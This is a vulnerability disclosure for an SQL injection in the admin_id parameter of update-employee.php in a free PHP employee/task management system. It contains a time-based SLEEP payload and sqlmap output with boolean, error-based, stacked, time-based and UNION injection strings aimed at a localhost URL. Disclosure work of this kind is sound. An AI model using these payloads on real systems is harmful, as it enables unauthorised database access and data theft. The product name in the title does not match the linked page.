SQL vulnerability from php task management system free download in update-employee.php

Affected Project: php task management system free download


Official Website: https://www.sourcecodester.com/php/17217/employee-management-system-php-and-mysql-free-download.html

Version: 1.0


Related Code file: update-employee.php

Demonstration

1. First, follow the steps shown in the image to navigate to the page for editing personal information.




2. Capture the packet, and the following data packet is obtained.




3. There is an SQL injection vulnerability at the `admin_id` parameter, and the time-based SQL injection payload is:

   `' AND (SELECT 3934 FROM (SELECT(SLEEP(5)))ZBNB) AND 'sNXY'='sNXY`

   By modifying the `SLEEP()` time, a noticeable difference in response time can be observed.





The following demonstrates the use of **sqlmap** with various injection techniques, all of which successfully extract sensitive information.

```
sqlmap identified the following injection point(s) with a total of 55 HTTP(s) requests:
---
Parameter: #1* (URI)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: http://localhost:8080/update-employee.php?admin_id=28' AND 8861=8861 AND 'Xmup'='Xmup

    Type: error-based
    Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: http://localhost:8080/update-employee.php?admin_id=28' AND GTID_SUBSET(CONCAT(0x716b707171,(SELECT (ELT(3756=3756,1))),0x71707
06271),3756) AND '1FnG'='1FnG

    Type: stacked queries
    Title: MySQL >= 5.0.12 stacked queries (comment)
    Payload: http://localhost:8080/update-employee.php?admin_id=28';SELECT SLEEP(5)#

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: http://localhost:8080/update-employee.php?admin_id=28' AND (SELECT 3934 FROM (SELECT(SLEEP(5)))ZBNB) AND 'sNXY'='sNXY

    Type: UNION query
    Title: Generic UNION query (NULL) - 7 columns
    Payload: http://localhost:8080/update-employee.php?admin_id=-9064' UNION ALL SELECT NULL,CONCAT(0x716b707171,0x6d5a5266616e61516e51456e
53775474445a6268544d5069624f7979496868706f6257745968647O,0x7170706271),NULL,NULL,NULL,NULL,NULL-- -
---
[17:11:23] [INFO] the back-end DBMS is MySQL
web application technology: PHP 8.0.2, Apache 2.4.39
back-end DBMS: MySQL >= 5.6
```